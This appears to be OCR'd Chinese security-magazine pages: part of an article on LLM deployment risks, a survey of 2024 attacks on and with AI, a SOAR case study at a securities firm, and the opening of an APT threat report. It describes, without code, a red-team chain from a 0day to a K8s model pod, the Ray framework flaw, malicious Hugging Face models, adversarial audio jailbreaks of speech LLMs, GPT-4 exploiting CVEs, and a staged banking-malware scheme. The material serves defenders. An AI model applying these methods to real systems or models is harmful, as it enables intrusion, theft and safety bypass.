例如，在 2023 年 10 月，某教育巨头 AI 大模型遭遇训练数据污染，据官方透漏，“毒教材”内容是由第三方引入该公司的产品。正因为互联网上的内容良莠不齐，而 AI 公司又不断在互联网上抓取训练数据，无论是内容审查过失，还是被人故意污染，结果都将可能导致大语言模型生成有害内容，最终导致该公司市值蒸发达 120 亿元。

第四是用户使用“黑箱化”

大模型应用的各个环节，会与不同身份的使用者产生交互，在这个过程中，用户的身份权限、操作行为往往是黑箱化、不透明的，这导致不同阶段都会产生巨大的安全风险。

对于对外的公开服务而言，如果用户身份验证和授权机制不够严格，可能会导致未经授权的用户访问敏感数据。例如，在一个医疗 AI 系统中，如果没有严格的权限管理，非授权人员可能会查看患者的个人健康信息。在某企业内部的大模型中，如果访问权限不进行区分隔离，可能会出现有人问张三的薪资是多少，大模型都会准确的查询HR数据库，给出精准答案。

2024 年 10 月，某互联网巨头就发生了因身份权限管理漏洞出现的重大安全事件。该公司的实习生在训练的大模型中间文件中插入了恶意代码，导致该公司某部门近一个月的大模型训练成果全部作废。该事件暴露出大模型训练过程中对中间文件安全管理的权限漏洞，提醒厂商必须加强对大模型训练过程中的每一个环节的安全审查，确保中间文件的安全性，避免因内部安全管理不到位，而造成训练资源浪费甚至更严重的安全风险。

奇安信安全专家建议，
大模型应用安全需要结合自身情况分步实施，
持续建设和运营。

第五是系统边界模糊化

大模型系统具有的黑盒化、开放性等特点，模糊了关键敏感区域和非关键区域的边界，导致专业业务区、算力服务区等敏感区域暴露于公共区域，而缺乏相匹配的隔离管控措施，使其更容易遭受数据窃取或网络攻击，造成重大损失。

对于很多忽视纵深防御体系建设的大模型客户，其承担算力调度管理、数据标注系统、模型预训练、模型推理部署的专业业务区，以及承担训练算力、推理算力的算力服务区，和互联网接入区、互联网应用区、内部业务区等没有进行边界隔离和分域管控，极大增加了核心系统的安全风险。

奇安信在某大型企业的大模型实战攻防评估中，就成功完成了通过暴露在外互联网资产的 0day 漏洞，一步步的攻入内网，最终达到控制该企业大模型 Pod（K8s 中最小的可部署单元，通常由一个或多个容器组成）的目标。

其中第一步是通过 0day 漏洞攻破面向外网的互联网资产，继而定位该企业部署的堡垒机 IP，再利用 0day 漏洞攻破堡垒机，既然依托堡垒机实现内网 K8S 的控制。此后在 K8S 里找到大模型的 Pod，最终实现该 Pod 的完全控制。而在真实环境中，黑客控制了大模型的 Pod，就可以任意访问存储在其中的敏感数据，以及向 Pod 中注入恶意代码，使得大模型的行为发生改变，如生成错误的结果或者执行非法操作，甚至还可以进行算力滥用，如加密货币挖矿等，从而消耗企业的计算资源并增加成本，严重影响服务性能。

综上所述，当前大模型应用面临的攻防对抗和博弈，对于所有从业者来说，都是一个新时代、新规则下的全新战场，其安全风险的不可控性，以及其训练推理过程的不透明性，都给传统网络安全思维带来极大的挑战。可以肯定的是，随着大模型在各行各业的普及落地，核心业务对其依赖度越来越深，忽视安全防护，代价可能远超想象，为大模型应用构筑坚固可靠的安全防线已势在必行。

相对建议

针对当前大模型应用和本地化部署的安全风险，奇安信安全专家建议，大模型应用安全需要结合自身情况，分步实施、持续建设和运营。首先，应针对大模型自身及其相关组件进行全面的安全评估；其次，同步构建针对性的安全防护措施和访问权限管控措施；最后，还应规划构建大模型系统边界，加固关键主机和容器等基础设施，实施隔离管控与策略优化，构建纵深防御体系。安

2024 网络攻击新途径与新方法（下）

作者 裴智勇

AI 大模型不断普及，尤其是 DeepSeek 在国内掀起新的部署热潮，涉及 AI 大模型的攻击也成为关注的重点。本期主要为大家梳理总结针对 AI 大模型的攻击，以及利用 AI 的多种攻击手段，供大家在部署大模型时参考和及时防范。

一、针对 AI 大模型的攻击手法

1、基于大模型计算框架的攻击

大模型的应用无疑为攻击者开辟了一片全新的天地。特别是大模型的训练框架，往往不可避免地会与开放网络之间进行交互，并允许训练参与者发布命令、参数或填充数据。而这也就为攻击者提供了全新的、半开放式的攻击路径。

2024 年 3 月，OpenAI、优步和亚马逊所使用的 AI 计算框架 Ray 发现了一个已被报告的安全漏洞。在过去的 7 个月间，该漏洞遭到持续攻击，导致 AI 模型被篡改，数千台存储 AI 工作负载和网络凭证的服务器被黑。此外，攻击者还在能够提供大量算力的、被侵入的基础设施上安装了加密货币挖矿软件，并设置了反向 Shell，实现对服务器的远程控制。

Ray 是一个用于扩展 AI 应用程序的开源框架，允许大量应用程序同时在大规模服务器集群上高效运行。该框架允许用户通过简单的 HTTP 请求向集群发送一系列命令，无需身份验证。

2023 年，安全公司 Bishop Fox 的研究人员将这种行为标记为危急级别的代码执行漏洞，其跟踪编号为 CVE-2023-48022。而 Ray 的开发者和维护者 Anyscale 回应、称该漏洞不存在。Anyscale 官方表示，他们一直将 Ray 视为一个远程执行代码的框架，因此始终建议将 Ray 合理地隔离在有适当安全措施的网络内部。也就是说，Anyscale 官方在设计 Ray 时，就是假定其应该运行在“安全的环境”中，所以没有在框架中充分考虑安全性。但 Ray 的实际运行环境往往并不安全。

> AI 大模型不断普及，
> 尤其是 DeepSeek 在国内掀起新的部署热潮，
> 涉及 AI 大模型的攻击也成为关注的重点。

发现本次攻击事件的安全公司Oligo的研究人员在一篇文章中指出：“一旦攻击者掌控Ray生产集群，等于中了大奖。有价值的公司数据加上远程代码执行，攻击者很容易就能获得现金收益，而且可以完全隐匿在暗处，做到神不知鬼不觉。”

2、利用大模型传播的恶意程序

2024年3月，JFrog安全团队监控发现，Hugging Face平台上的某些机器学习模型可能被用于对用户环境进行攻击。这些恶意的模型在加载时会导致代码执行，给攻击者提供在受感染机器上获得完整控制的能力，实现基于开源模型的后门植入。

这些机器学习模型的潜在威胁包括直接的代码执行，这意味着恶意攻击者可以在加载或使用模型的机器上运行任意代码，可能导致数据泄露、系统损坏或其他恶意行为。随着Hugging Face和Tensorflow Hub这类开源模型社区的兴起，恶意攻击者已经在研究利用此类模型部署恶意软件。

本次报告发现在Hugging Face平台上至少有100多个恶意的AI ML模型实例，其中以baller423/goober2为代表的模型可在受害者的机器上直接执行代码，并为攻击者提供持久化的后门访问权限。（下图为恶意模型中发现有效攻击载荷的分类情况。）

这一新情况的出现，也促使大家在AI新时代下，需要谨慎对待不可信来源的模型。


3、针对大语言模型的语音攻击

2024年5月，亚马逊（AWS）的研究人员发布了一项新研究，揭示了能够理解和回应语音的多模态大语言模型存在重大安全漏洞。该论文题为《SpeechGuard：探索多模态大语言模型的对抗鲁棒性》，详细描述了这些AI系统如何被精心设计的音频攻击操控，进而生成有害、危险或不道德的响应。

AWS的研究人员发现，即使内置了安全检查，语音大模型在“对抗性攻击”面前表现得极为脆弱。这些攻击通过对音频输入进行人类难以察觉的微小篡改，就能完全改变大模型的行为，从而实现“越狱”。

通过一种名为投影梯度下降（PGD）的方法，研究人员能够生成对抗性样本，成功使语音大模型输出12个不同类型的有害内容，包括暴力内容和仇恨言论。令人震惊的是，在能够完全访问模型的情况下，研究者突破模型安全壁垒的成功率高达90%。

更令人担忧的是，研究显示，在一个语音大模型上设计的音频攻击往往可复用到其他模型，即使没有直接访问权限（这是一个现实的场景，因为大多数商业大模型提供商仅允许有限的API访问）。虽然黑盒攻击的成功率下降到10%，但这仍然是一个严重的漏洞。



二、利用AI发动的攻击多种手段

1、使用AI发起自动攻击

2024年4月，美国伊利诺伊大学厄巴纳－香槟分校（UIUC）的4位计算机科学家在一篇新发布的论文中指出，只需提供描述漏洞的CVE公告，OpenAI的GPT-4大语言模型便可以成功地利用现实世界真实存在的安全漏洞。

研究过程收集了15个1day漏洞（已披露但尚未修补的漏洞），当向GPT-4提供相关CVE描述时，GPT-4能够自动检索相关数据和补丁代码，并成功利用这些漏洞中的13个（87%）。而其他测试的模型（如

GPT-3.5、一些开源 LLMs 和专门设计的漏洞扫描器）则无法利用任何漏洞。

实时上，有很多研究者早已开始研究利用 AI 自动发起网络攻击的可行性。比较公认的应用方向有两个：一个是智能漏洞扫描，另一个是智能感染策略。

智能漏洞扫描：AI 可以用于自动化漏洞扫描和发现过程。通过使用机器学习技术，攻击者可以更快地找到潜在的漏洞并利用它们发起攻击。

智能感染策略：AI 可以帮助恶意软件更精确地选择感染目标。通过分析网络流量、操作系统和已安装的软件等信息，AI 可以确定最容易感染的目标。

> 大模型应用为攻击者开辟了一片全新的天地。特别是大模型的训练框架，往往不可避免的会与开放网络之间进行交互，并允许训练参与者发布命令、参数或填充数据。

2、利用 AI 制造勒索软件

日本东京都警视厅于 2024 年 5 月 27 日逮捕了一名男子，该男子涉嫌使用生成式人工智能制造计算机病毒，对企业可能构成勒索软件威胁。

据东京警方称，25 岁的 Ryuki Hayashi 是一名居住在神奈川县川崎市的失业男子，他本身并不具备信息技术相关的专业知识和从业背景。他是于 2023 年 3 月使用家用电脑和智能手机访问了互联网上公开的多个免费 AI 程序，并借助这些程序构建了勒索软件源代码。这种计算机病毒能够加密攻击对象所拥有的数据，从而以解密数据作为要挟进一步实施敲诈勒索。

该男子已向警方供认全部犯罪事实，他告诉调查人员——“我认为生成式 AI 可以做任何事情”“我想制造勒索软件来威胁公司并要求赎金”。警方表示，他制造的病毒确实具备加密目标数据和要求赎金的功能，但目前尚未收到任何该病毒造成的损害报告。

3、利用 AI 制造虚假音频

2024 年 8 月，合肥警方通报，网传“三只羊”卢某某的酒后言论系 AI 工具伪造。涉案嫌疑人用以伪造卢某某言论的 AI 声音克隆平台为“Reecho 睿声”。该平台由一位 00 后创业者开设，2024 年 2 月正式上线。

涉案卢某某言论的流传，正值 MCN 公司“三只羊”陷入直播带货虚假宣传“香港美诚月饼”的舆论漩涡。在网络流传的录音中，卢某某对“三只羊”处理客诉问题、竞争对手等发表了相关看法，还提及“与三只羊女主播之间的不正当关系”。录音引发热议后，多位被提及的主播公开辟谣。

9 月 26 日晚间，官方证实涉案卢某某录音不实。合肥市公安局高新分局通报称，已将犯罪嫌疑人王某某（男，25 岁）抓获，并在其电脑、手机和制作 AI 音频的网站中发现伪造相关音视

频的证据；结合其供述、调查取证，并经部、省专业机构检验鉴定，认定报案所涉网传音视频系伪造。

据通报描述，现已查明，9月16日，王某某利用从互联网下载的音视频资料，杜撰卢某某酒后言论脚本，先使用AI工具训练生成假冒卢某某的音频，后用视频软件合成音视频，其中出现的女声也系AI工具训练生成，王某某通过网络发布音视频形成谣言大量传播。目前，王某某已被依法采取刑事强制措施，案件正在进一步侦办中。

4、利用AI攻击工控系统

2024年10月，Open AI发布报告称，伊朗黑客组织CyberAv3ngers利用人工智能模型ChatGPT，策划针对工业控制系统（ICS）和可编程逻辑控制器（PLC）的网络攻击。

报告认为，CyberAv3ngers利用AI工具进行侦察、编码和漏洞研究，寻找默认密码，编写bash和Python脚本，增强攻击能力。主要攻击目标是以色列、美国和爱尔兰的关键基础设施，如供水系统和电网。美国国务院已确定6名参与攻击美国水务公司的伊朗黑客，并提供线索奖励。

5、使用AI干预国家政治

2024年年初，孟加拉大选已深受AI深伪虚假信息影响，尤其体现在现任总理谢赫·哈西娜和反对党孟加拉国民党之间的激烈斗争中。

几个月来，孟国内亲政府新闻媒体与意见领袖一直在大肆宣发由人工智能初创公司所提供的廉价AI工具制作的虚假信息。一个是由AI生成的主播大肆批评美国的视频，目的是迎合哈西娜政府在选举前的态度。另一个是由AI生成的反对党领导人在巴以问题上含糊其辞的视频，这在穆斯林占多数的孟加拉是无法被接受的。

将经过AI深度伪造的视频、音频内容用于干预国家政治和舆情，这并不是第一次。2022年3月，由AI生成的乌克兰总统泽连斯基“深度伪造”视频，声称乌克兰已向俄罗斯投降。2024年1月，一个伪造美国时任总统拜登声音的机器人电话，建议美国新罕布什尔州选民不要在近期的总统初选投票中投票。

三、社会工程学+AI的新套路

1、组合拳：仿冒、偷拍、AI生成

仿冒流行软件诱导用户下载安装、秘密偷拍人脸照片生成AI视频、监控金融软件拦截账号密码和短信，最终对用户金融账号的盗刷。这就是金融黑产组织“金相狐”打出的一套丝滑小连招，看得一道安全专家大跌眼镜。

2024年3月，奇安信病毒响应中

> 研究人员发现，即使内置安全检查，语音大模型在“对抗性攻击”面前表现极为脆弱。这些攻击通过对音频输入进行人类难以察觉的微小篡改，就能完全改变大模型的行为，实现“越狱”。

心披露了一个针对泰国网民的金融黑产组织金相狐，揭秘了该组织一系列复杂的、令人炫目的攻击套路。详细过程如下。

Step 1：金相狐组织制作投递伪装成泰国省电力局（PEA）应用的仿冒软件。PEA 正版应用仅在 Google Play Store的下载量就达500万+次，是泰国民众生活必备软件之一。

Step 2：诱导用户授予仿冒软件相关权限。

Step 3：仿冒软件获得授权后，开始默默偷拍，窃取用户面部特征数据和其他信息。


Step 4：将窃取的受害者信息上传到云服务器和主控服务器。

Step 5：诱导用户安装并开启金融监控软件（另外一款恶意软件）。

Step 6：金融监控软件也会窃取诸如应用安装列表、设备信息和短信等信息到主控服务器。

Step 7：金融监控软件会接收主控服务器下发的远控指令，在用户使用金融软件时，窃取用户金融软件账户密码并锁定金融软件、禁止用户使用的行为，并将相关操作日志上传到主控服务器。

Step 8：通过受害者设备信息和大量的面部特征数据，通过 AI 换脸或合成等技术，即有可能实现异地登录受害用户金融账户，实施转移财产等操作。



2、AI 换脸视频骗走香港公司 2 亿港币

2024 年年初，香港一家跨国公司某员工，收到了一封英国总部 CFO 的邮件，称总部正在计划一项秘密交易，

需要将公司资金转到几个香港本地账户中。

该员工一开始认为这是钓鱼邮件，未予理会。但是骗子反复发邮件强调项目的重要性，并邀请他参加一个视频会议。在视频会议中，这位员工看到了公司的 CFO 和他认识的几位同事，对方还在会议中要求该员工进行自我介绍。最后，视频会议中的英国领导要求他赶快转账，之后就突然中断了会议。

信以为真的员工分 15 次向 5 个香港本地账户陆续汇款 2 亿港币。事发 5 天后，他才回过味来，向英国公司求证，最终发现被骗了。

需要说明的是，表面上看起来，骗子与受害者召开的是一个具有“互动性”的视频会议。但实际上，受害者看到的只是经过人工智能技术生成的换脸视频。骗子将参会人员的脸，换成了一众公司高管的脸，并通过预设的“套路”与受害者进行限定范围内的“简单交互”。最后突然挂断视频会议，就是为了防止受害者进行进一步验证或交互。

此案是迄今为止、全球范围内，利用 AI 换脸视频完成的、涉案金额最大的网络诈骗案。

3、印度陆军开发 AI 社交网络美女间谍

2024 年 1 月报道称，印度陆军开发了一个人工智能聊天机器人，并设计成为国外情报人员在网上伪装成的恋人的形式，通过具有诱惑性的虚构对话来评估士兵的在线行为，确定士兵对国外在线“美人计”信息提取和心理操纵的敏感程度。

此举被媒体评论为“标志着印度陆军网络安全战略的重大转变”，即通过积极主动的方式提前对士兵的违规行为做出响应，还很有可能在识别出潜在的受害者，并根据士兵的在线行为和情绪触发因素定制专门的培训内容，以减少被诱骗的风险。同时，通过聊天机器人的数据可获得有关国外情报机构运作的重要信息，并有助于改进印度陆军网络防御，并有效保护士兵。

普拉迪普·库鲁卡 (Pradeep Kurulkar) 是印度国防研究与发展组织（DRDO）研究与发展机构实验室负责人，也是印度阿卡什发射器和关键任务地面系统防御项目骨干，在该项目设计、开发和生产中发挥了关键作用。

据称，他与一名巴基斯坦情报女特工扎拉·达斯古普塔（Zara Dasgupta）分享了有关国防项目的敏感信息。库鲁卡通过 WhatsApp 和视频通话与扎拉保持联系。扎拉对库鲁卡进行诱惑，迫使他泄露敏感秘密，其中包括主动展示了一份有关布拉莫斯导弹项目的“高度机密”报告。

2023 年的另一个案例是 DRDO 综合试验场高级技术官员巴布拉姆·戴伊（Baburam Dey）因涉嫌向巴基斯坦情报提供有关印度导弹试验的情报而被拘留。一名自称是印度北方邦贫困理科学生的巴基斯坦女性情报人员（PIO）与戴伊保持了一年多的联系。

类似的事件在印度屡屡发生。仅 2020 年，就有 13 名印度海军人员从不同的海军基地被捕，并被指控向巴基斯坦间谍泄露敏感信息。巴基斯坦情报人员通过社交媒体资料与他们成为了朋友。

印度政府这下“坐不住了”，决定开发 AI 聊天机器人，作为“数字盾牌”。智能模拟 PIO 进行“美人诱惑”。印度陆军士兵新开发的这款聊天机器人，在 WhatsApp 上运行并模拟与士兵的对话，模仿各种诱密场景，并根据士兵的反应继续进行模拟。该人工智能聊天机器人通过自我学习，可以轻松添加新场景以进行有效训练。

通过该聊天机器人可以发现部队中落入陷阱的人。测试中，不易受诱惑的士兵会立即阻止来自未知号码的、未经请求的消息；而那些易受诱惑的士兵则会继续谈话，并被全程彻底监视。

据悉，这款人工智能的聊天机器人技术已经通过测试，并将很快部署。一旦部署，预计指挥官将使用该技术与其所在部队的人员聊天，找出易受此类陷阱欺骗的人。安

关于作者

裴智勇

虎符智库研究员

事件响应提效 95%！奇安信 SOAR 在证券行业的探索和应用

在全球经济一体化和数字化转型的大潮中，新一轮的科技革命和产业变革正以前所未有的速度推进，网络空间作为现代社会的第五疆域，其重要性和影响力日益凸显。然而，随着技术的飞速进步，安全风险也随之加剧，传统安全边界被打破，安全威胁无孔不入，尤其在关键信息基础设施领域，如证券行业，网络安全已经成为维护国家安全、经济安全和社会稳定的关键要素。

证券行业安全问题关乎重大 三大难题亟待破解

党的二十大报告提出，加快发展数字经济，促进数字经济和实体经济深度融合的重大战略部署。近年来，国家间的网络空间博弈日益激烈，网络攻击手段不断翻新，攻击者利用高级持续性威胁（APT）、0day 漏洞等手段，对关键信息基础设施发动攻击，企图窃取敏感信息、破坏系统运行或制造社会恐慌。证券行业作为国民经济的血脉，其网络系统的安全直接影响着金融市场的稳定和广大投资者的切身利益，安全风险防控的紧迫性不言而喻。

该证券公司是国家关键信息基础设施运营者，同时也是国内领先的科技驱动型证券集团，拥有高度协同的业务模式、先进的数字化平台。该公司所面临的网络安全挑战，也更是证券行业所面临的共性问题，主要表现在以下几个方面：

首先是合规与实战压力并存，国家和行业都对证券网络安全提出了更高要求。

从国家层面，国家对网络安全要求达到新高度。我国关键信息基础设施安全保护进入新阶段，强化落实网络安全“实战化、体系化、常态化”和“动态防御、主动防御、纵深防御、精准防护、整体防控、联防联控”的“三化六防”措施，同时从 2016 年开始，公安部每年组织面向重要行业的网络攻防演习活动，来检验安全防护及应急处置能力。从国家的网络安全防护理念变化到每年的网络攻防演习活动，均要求关键信息基础设施运营者建立重点发现可能危害关键业务的监测机制和手段，并能自动采取应对措施，进一步提升事件响应和处置能力。

从行业层面，证券行业新一代网络安全监管体系正在不断完善。中国证监会先后发布并持续更新了《证券期货业信息安全保障管理办法》《证券基金经营机构信息技术管理办法》《证券期货业网络安全事件报告与调查处理办法》等规章制度，加强证券行业网络与信息系统安全稳定运行保障体系和能力建设，防范化解网络与信息系统安全风险，落实协同联动措施，提升联合应对能力。

其次是多点防护导致安全风险防守面积极广，跨地域协调难度增加，安全技术与人员协同壁垒较高。

为确保业务的连续性与稳定性，证券公司均在全国多地构建了多数据中心的 IT 基础设施布局，需要进行安全防护的对象分布广、数量多、层次深，安全防护难度大。安全运营团队需跨地域协调工作，沟通过程中有一定的时间和空间成本，响应时效无法保障。

同时，经过持续建设，多数证券公司已具备相对完善的安全设备、组件、平台等安全策略与措施，但不同安全措施与人员之间协同壁垒较高，彼此之间耦合度较低，难以形成合力，联动响应能力有待提高。

最后是持续运营和知识沉淀的挑战。

安全运营依赖安全团队和安全经验，网络攻击无时无刻不在发生，安全团队需要 24 小时待命以发现安全隐患、分析事件、处置问题。证券公司的业务规模往往系统众多，繁琐的日志分析和事件处置效果高度依赖安全团队专业经验，安全运营过程中形成的知识沉淀对持续提升安全运营能力的反馈作用有限。

为解决上述安全问题，该证券公司结合自身信息化与网络安全特点，在奇安信等网络安全厂商的支持下，自主建设了一套基于安全编排自动化响应（Security Orchestration, Automation and Response, SOAR）技术的网络安全协同作战平台，并提出了安全运营剧本设计方法论。整体平台架构图，如图 1 所示。平台针对证券行业网络安全运营实际痛点，围绕攻击自动化响应处置、高效分析研判等关键场景开展技术创新研究与实践，大力提升关键信息基础设施风险识别能力、综合防护能力、技术对抗能力、突发事件应对能力。




图 1: 整体平台架构图




图 2：平台功能架构

协同作战平台，实现五大功能

本次建设的协同作战平台，遵循易扩展性、高可用性、开放性原则，各功能模块之间解耦设计，根据现有

资源和条件，实现按需进行模块封装。

从实践来看，协同作战平台已在该证券公司的常态化工作中发挥关键作用，同时经历了国家级网络安全实战化攻防演习的考验，实现了有效应对有组织、大规模、隐蔽性高的网络攻击的目标。经过长期的应用实践表明，在国家网络安全监管趋严、安全人员编制有限、人工作业场较多的情况下，协同作战平台能够适应日常和特殊时期的快速响应要求，提高安全运营团队工作效能，为业务数字化转型提供了敏捷高效的安全保障。

该协同作战平台的平台功能架构如图 2 所示。

协同作战平台功能总体上分为 5 部分，分别是安全编排与自动化、战时管理、告警管理、案例管理、作战室。

（1）安全编排与自动化：实现安全能力的集成、安全流程的编排与自动化执行，包括剧本管理、编排器和应用管理功能。剧本管理具备可视化剧本编辑器能力，在编辑剧本的时候选择的元素包括应用动作、审批、自定义变量、脚本、子剧本等。应用管理实现对内外部应用及其动作和实例的管理。如图 3、图 4 所示。

（2）战时管理：网络攻防演习、国家重要活动保障时期，由平时安全运营状态快速切换至战时安全运营状态，包括重保模式、一键切换、重保剧本管理、白名单管理功能。

（3）告警管理：进一步对各类告警信息进行智能化分析和编排化调查，包括告警分诊、告警调查、告警响应和告警库 4 个功能。其中，告警分诊基于预定义的合并策略自动化地聚合告警信息；告警调查针对每条告警进行透视操作，进入告警调查页面，对告警信息呈现和调查分析；告警响应基于告警响应规则的自动化响应，将符合条件的告警生成案例，并将响应中的过程数据自动或人工地加入到痕迹清单中。

（4）案例管理：对一告警进行流程化、协同化的调查分析与响应处置，包括案例概览、案例调查、案例协同、案例报告、痕迹管理等功能。案例调查中，办案人员对案例进行持续调查跟踪，添加痕迹信息，上传附件，不断积累该案例相关的关键痕迹和攻击

图 3: 管理已编排的剧本

者的战技过程指标信息。

（5）作战室：针对重要案例，以聊天运营的方式进行实时沟通与响应处置，作战实例与案例信息同步。当案例基本信息发生变化时会将案例信息同步到作战室。相关人员在作战室中发送文本、图片及文件，同时，能够执行应用动作、剧本。支持 AI 机器人指令下发，如 md5、威胁情报查询等。

六大价值，实现安全与效率的双重提升。

目前，基于 SOAR 的协同作战平台已经上线并稳定运行，达到了预期目标，为该证券公司数字化转型实现了突出的业务价值和收益，具体主要体现在如下六个方面。

第一，平台技术架构具有先进性。该平台基于 SOAR、BPMN 2.0、人工智能、自然语言识别等领先技术，具备技术先进性和创新性。

第二，保障核心业务安全运行。该平台已经在证券经纪、投资咨询等关键证券业务场景、网络安全运营场景、日常运维管理等场景应用，给业务带来了价值和收益。

第三，加强数据安全管理机制。贯彻落实国家法律法规和行业监管要求，加强敏感数据泄露风险监测，防止数据泄露。

第四，提高实战化对抗中的作战能力。攻防演习、重保工作已常态化发展，针对高风险场景进行剧本编排，提高作战能力。

第五，提高安全运营能力成熟度水平。解决业内普遍在安全运营工作中面临基础工作量大、人力资源不足、自动化程度低等问题。

第六，具备在证券行业的推广性。协同作战平台平战融合的运营模式可作为行业在建设关键信息基础设施技术体系建设时的参考，输出的剧本库可为行业提供新的威胁防护思路。

图 4 剧本作业执行情况

据介绍，在奇安信等公司的支持下，作战平台已在该证券公司内部全面推广，运行 20 余类剧本，集成 30 余类网络安全设备和信息化系统，近两年来，平台总体运行状况稳定，内部用户反馈良好，在自动化响应、运营效率提升、安全措施协同、安全经验积累等方面卓有成效。

以自动化响应为例，目前安全运营自动化比例大幅增长，每日大约有 90% 的攻击事件，通过自动化分析与决策功能实现了标准化、自动化处置，事件响应时间由原来平均 180 分钟，提升到现在平均 10 分钟，效率提升达 95% 左右。

在近年来的国家网络安全攻防演习中，该平台发挥主动防御作用，准确发现内网异常操作和威胁攻击，共发现 20000 多个外网 IP 应用异常访问事件，达成零失陷、零事故的目标。

结束语：

作为金融业的三大支柱之一，证券行业在数字化转型和网络安全建设方面，一直走在前列。2023 年 6 月，中国证券业协会印发《证券公司网络和信息安全三年提升计划（2023—2025）》，聚焦防范网络和信息安全风险，鼓励有条件的公司网络和信息安全投入不低于信息科技投入总额的 7%。2023 年 5 月 1 日，由中国证监会起草的《证券期货业网络和信息安全管理办法》正式实施，通过强监管等措施，以解决证券行业安全事件频发造成的挑战。

基于这样的背景，该证券公司通过实施 SOAR 技术驱动的网络安全协同作战平台，不仅有效应对了复杂多变的网络安全挑战，还为证券行业树立了一个标杆示范。安

《报告》：七大活跃海外组织紧盯中国目标，广东受攻击情况最为突出

作者　奇安信威胁情报中心

近期《2024 网络安全威胁年度报告》发布，涉及高级持续性威胁、勒索攻击等相关内容。

2024 年涉及我国的高级持续性威胁事件主要发生在科研教育、信息技术、制造、政府机构等领域，受害目标集中在广东等地区。DarkHotel、海莲花、伪猎者、虎木槿、蔓灵花、摩诃草等组织积极针对国内重点目标实施攻击。

第一章 高级持续性威胁

高级持续性威胁（APT）多年来一直是网络威胁的重要组成部分，攻击者通常有国家背景支持，主要以敏感数据收集和情报窃取为目的，因此行动隐秘，不易被受害者察觉。本章将分别介绍中国国内和全球范围在 2024 年遭受的高级持续性威胁。

国内高级持续性威胁的内容及结论主要基于对奇安信威胁雷达数据、奇安信红雨滴团队在客户现场处置排查的真实 APT 攻击事件、使用奇安信威胁情报的全线产品的告警数据等信息的整理与分析。全球高级持续性威胁的内容与结论主要基于对公开来源的 APT 情报（即“开源情报”）的整理与分析。

一、国内高级持续性威胁总览

奇安信威胁情报中心通过使用奇安信威胁雷达对境内的 APT 攻击活动进行了全方位遥感测绘，2024 年监测到我国范围内大量 IP 地址疑似和数十个境外 APT 组织产生过高危通信。从地域分布来看，广东省受境外 APT 团伙攻击情况最为突出，其次是浙江、上海、北京、江苏等地区。

